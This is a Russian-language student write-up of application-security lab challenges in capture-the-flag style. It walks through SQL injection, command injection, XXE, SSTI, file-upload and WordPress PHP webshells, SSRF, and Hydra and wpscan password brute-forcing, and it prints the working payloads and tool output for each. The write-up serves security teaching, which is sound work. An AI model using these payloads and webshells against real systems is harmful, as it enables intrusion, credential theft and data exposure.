

## 4.2 Homework - [Lecture 4] - Application security

### SQL Injection

Здесь у нас форма авторизации, используем самый распространенный пейлоад для байпаса:

```
'OR 1=1; --
```

Можно предположить, что сырой запрос в БД выглядит так:

```
select * from Users where login = " or 1=1; --'
```

Вставляем кавычку, внедряемся в контекст, далее пишем выражение которое возвращает True, закрываем запрос в SQL точкой запятой, концовку комментируем двумя тире.

Тем самым возвращается True и приложение пропускает нас, получаем флаг.

**Flag{Sql\_inJ3ction}**

### Backup File

Админы забыли удалить файл, скорее всего нужно копать в дирсерч. Можно воспользоваться готовый фаззером директорий, например, Dirsearch :D

```
[19:27:30] 403 - 280B - /.php3
[19:27:40] 200 - 62B - /dump.sql
[19:27:41] 200 - 179B - /index.php
[19:27:41] 200 - 179B - /index.php/login/ (Added to queue)
[19:27:45] 403 - 280B - /server-status
[19:27:45] 403 - 280B - /server-status/ (Added to queue)
[19:27:49] Starting: index.php/login/
```

Находим интересный файл, внутри дампа sql с кредами, залогинимся под админом

```
→ Downloads cat dump.sql
INSERT INTO users(2, 'admin', 'yejhdhrw', 'Alexey', 'admin');
→ Downloads
```

**Flag{B@ckUp\_F1L3}**

# LFI Injection




## FileManager

- [home](#)
- [login](#)

**Welcome !**

Please login

Мы видим что в строке запроса в параметре file передается нужный php файл.  
Можно попробовать проэксплуатировать Path Traversal. Чтобы добраться до корня, используем .../

Спустились на 17 директорий, добрались до корня:  Uploading file...\_eoudva6kf

## CMD Injection

Здесь есть форма ввода, можно попробовать поставить логическое или &&, в баше эту будет означать, что выполнится та команда, которая предполагается на бэке + наш RCE.

Я попробовал посмотреть корневой каталог с помощью

```
&& ls /
```

Увидел файл с флагом:

```
found.php index.html index.php bin boot dev etc flag home lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var var
```

Далее прочитал его через

```
&& cat /flag
```

```
found.php index.html index.php Flag{CmD_1nJ3Ct10N} Flag{CmD_1nJ3Ct10N}
```

## IDOR

Предполагается что нужно найти IDOR. Сразу в глаза бросается вкладка с продуктами, где htmlки вызываются по инкрементальному идентификатору



Можно попробовать пофаззить этот идентификатор. Уже на бом мы видим флаг:

е | 62.182.50.166:1357/6.html



## Union SQL injection

У нас есть форма для ввода и отправки POST запросом UNION конструкций:  
Первым делом можно узнать все базы данных:

```
' and 1 = 0 UNION SELECT 1,SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 3
```



Выводится по одному значению, поэтому перебираем Limit 0,1 --> 1,1 -->2,1

Title search:

Title: 1 Description: users

Нужна БД называется users. Далее нужно найти все таблицы в этой БД:

```
' and 1 = 0 UNION SELECT 1, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABL
```

Здесь все тоже самое, в БД users лежит 3 таблицы: news, Flag, users

Title search:

Title: 1 Description: news

Title search:

Title: 1 Description: Flag

Title search:

Title: 1 Description: users

Теперь можно узнать колонки в интересующих нас таблицах:

В таблице Flag одна колонка flag

```
' and 1 = 0 UNION SELECT 1, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TA
```

Title search:

Title: 1 Description: flag

В таблице users 5 колонок: 1) id 2)Login 3>Password 4)Name 5)Description

Теперь можно извлекать данные из этих колонок, из колонки flag:

```
' and 1 = 0 UNION SELECT 1, flag FROM Flag LIMIT 0,1-- -
```

---

Title search:

Title: 1 Description: Flag{Un10N\_Sq1\_Inj3cT10n}

Но нам нужен пароль от админа, идем в таблицу users:

```
' and 1 = 0 UNION SELECT 1,Login FROM users LIMIT 1,1-- -
```

Видим что первый логин - админ, значит на той же позиции его пароль

Title search:

Title: 1 Description: admin

```
' and 1 = 0 UNION SELECT 1>Password FROM users LIMIT 1,1-- -
```

---

Title search:

Title: 1 Description: yejhdhrrw


## File Upload

---

Тут необходимо залить файл картинку, например, jpeg, после чего мы видим путь, куда залился файл

The picture has been successfully uploaded.

File name: pictures/hrack.jpg



## Index of /pictures


<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">exploit1.php</a>	2022-04-20 22:48	31	
 <a href="#">hrack.jpg</a>	2022-04-20 22:51	45K	

Apache/2.4.10 (Debian) Server at 62.182.50.166 Port 1355

Нужен простой RCE скрипт для php, залить его также, получить Access Denied, но все равно посетить /pictures, в итоге мой скрипт:


```
<?php passthru($_GET['c']); ?>
```

Параметру C передаем команду, например ls /



bin boot dev etc flag.txt home lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var

Видим флаг



FLAG{UpL0ad\_F1L3\_RC3}

## XXE

Здесь нужно добавить внешнюю сущность через DTD


```
<!DOCTYPE foo [<!ENTITY a SYSTEM "file:///flag"> ]>
<creds>
<user>test&a;</user>
<pass>pass</pass>
</creds>
```

Получаем флаг:




## Hide file



В задании сказано найти скрытый файл, а в линухе такой файл начинается с точки. Сходил я в robots.txt, нашел директорию /hide




Пошел в нее, но файла не вижу, потому что он скрыт, но к нему можно обратиться




## Index of /hide

	<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
	<a href="#">Parent Directory</a>		-	
	<a href="#">robots.txt</a>	2020-11-26 21:23	6	

Apache/2.4.10 (Debian) Server at 62.182.50.166 Port 1364



## SSTI



По табличке определил что шаблонизатор либо Jinja2 либо Twig, напоролся на exception



# jinja2.exceptions.TemplateAssertionError

TemplateAssertionError: no filter named 'filter'

## Traceback (most recent call last)

```
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2464, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2450, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1867, in handle_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 2447, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1952, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1821, in handle_user_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1950, in full_dispatch_request
    rv = self.dispatch_request()
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1936, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)
File "/hello.py", line 18, in flask_ssti
    return render_template_string(template)
File "/usr/local/lib/python2.7/dist-packages/flask/templating.py", line 155, in render_template_string
    return _render(ctx.app.jinja_env.from_string(source), context, ctx.app)
File "/usr/local/lib/python2.7/dist-packages/jinja2/environment.py", line 941, in from_string
    return cls.from_code(self, self.compile(source), globals, None)
File "/usr/local/lib/python2.7/dist-packages/jinja2/environment.py", line 638, in compile
    self.handle_exception(source=source_hint)
File "/usr/local/lib/python2.7/dist-packages/jinja2/environment.py", line 832, in handle_exception
    reraise(*rewrite_traceback_stack(source=source))
File "<unknown>", line 3, in template
```

TemplateAssertionError: no filter named 'filter'

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

Понял что все таки Jinja2

Сходил на payload of the things, Нашел нужный Payload

```
{{ '.__class__.__mro__[2].__subclasses__()[40]('/flag').read() }}
```

← → ↻ ⚠ Not secure | 62.182.50.166:1358/?name=%7B%7B%27%27.\_\_class\_\_.\_\_mro\_\_[2].\_\_subclasses\_\_()[40]('/flag').read()&id=7D

**Hello Flag{SSt1\_INj3CTioN} !**

## XPath Injection

Как и с sql, внедряемся через payload, только в login перед кавычкой пишем логин Admin

```
' or '1' = '1
```

## Auth

[Home](#) | [Members](#) | [Login](#)

---

**Welcome back Admin !**

**Your informations :**

- username :   
- password :

Account type : administrator

Flag{Xp@Tch\_1nJecT10N}

## Basic Auth

Полез в гидру ломать пароль, оказалось все намного проще

```
└─$ hydra -l admin -P rockyou.txt -s 1360 -f 62.182.50.166 http-get /pass.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-20 20:05:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://62.182.50.166:1360/pass.txt
[1360][http-get] host: 62.182.50.166 login: admin password: qwerty
[STATUS] attack finished for 62.182.50.166 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-20 20:05:05
```

admin:qwerty

← → ↻ ⚠ Not secure | 62.182.50.166:1360/pass.txt

Flag{BaS1C\_AuTh\_C0mPL3Te}


## SSRF

← → ↻ ⚠ Not secure | 62.182.50.166:1361/index.php


Please use url

В подсказке сказано поиграться с урлом, значит скорее всего с параметром в строке запроса.

Копал сначала в сторону файла, но нет:




Через схему можно отправлять запросы, на 443 порту оказался флаг:



## RCE

Здесь необходимо выполнить RCE через строку запроса, сначала я попробовал пофаззить, чтобы явно определить:



Смог вызвать `print()`. Еще у `php` есть `eval`, `shell_exec` - последний сработал:

```
echo shell_exec('cat /flag');  
http://62.182.50.166:1362/index.php?page=echo shell_exec('cat /flag');
```

← → ↻ ⚠ Not secure | 62.182.50.166:1362/index.php?page=echo%20shell\_exec(%27cat%20/flag%27);  
Flag{PhP\_Rc3\_C0d3\_ExxeC}

## CMS Hack

Нам нужно попасть в админку, я протестировал через wpscan, плагинов уязвимых не нашел. Попробовал побрутить пароль:

```
(root@kali)-[/home/xokage]
# wpscan --url http://62.182.50.166:2015/wordpress/ --passwords rockyou.txt

WordPress Security Scanner by the WPScan Team
Version 3.8.22
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

Network
[+] URL: http://62.182.50.166:2015/wordpress/ [62.182.50.166]
[+] Started: Thu Apr 21 05:49:24 2022

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://62.182.50.166:2015/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://62.182.50.166:2015/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://62.182.50.166:2015/wordpress/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://62.182.50.166:2015/wordpress/wp-cron.php
```

Результат:

```
[+] wordpress
  Found By: Author Posts - Author Pattern (Passive Detection)
  Confirmed By:
    Rss Generator (Passive Detection)
    Wp Json Api (Aggressive Detection)
      - http://62.182.50.166:2015/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
    Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Login Error Messages (Aggressive Detection)


[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - wordpress / Password
Trying wordpress / friday Time: 00:01:40 <

[!] Valid Combinations Found:
  | Username: wordpress, Password: Password


[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Apr 21 05:51:13 2022
[+] Requests Done: 2054
[+] Cached Requests: 6
[+] Data Sent: 1.058 MB
[+] Data Received: 1.498 MB
[+] Memory used: 291.918 MB
[+] Elapsed time: 00:01:48
```

Логинимся, видим что мы админ



Здесь уже можно попробовать разные подходы, я выбрал LFI, через добавление нового плагина




Идея в том, что скрипт должен упасть туда же, где лежит картинка для Media.

1. Грузим Плагин, выбрал я все тот же простой скрипт для php:

```
<?php system($_GET['cmd']); ?>
```





2. Идем в Media, смотрим где лежит картинка



Идем туда, видим наш скрипт

← → ↻ ⚠ Not secure | 62.182.50.166:2015/wordpress/wp-content/uploads/2022/04/

# Index of /wordpress/wp-content/uploads/2022/04

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
 <a href="#">Parent Directory</a>		-	
 <a href="#">exploit1.php</a>	2022-04-21 09:33	31	
 <a href="#">exploit2.php</a>	2022-04-21 10:00	31	
 <a href="#">hrack.jpg</a>	2022-04-21 09:05	45K	

Apache/2.4.10 (Debian) Server at 62.182.50.166 Port 2015

Дальше все тем же способом, выполняем команду:

← → ↻ ⚠ Not secure | 62.182.50.166:2015/wordpress/wp-content/uploads/2022/04/exploit1.php?cmd=cat%20/flag

Flag{W0rDpR3SS\_HaCk\_Rc3}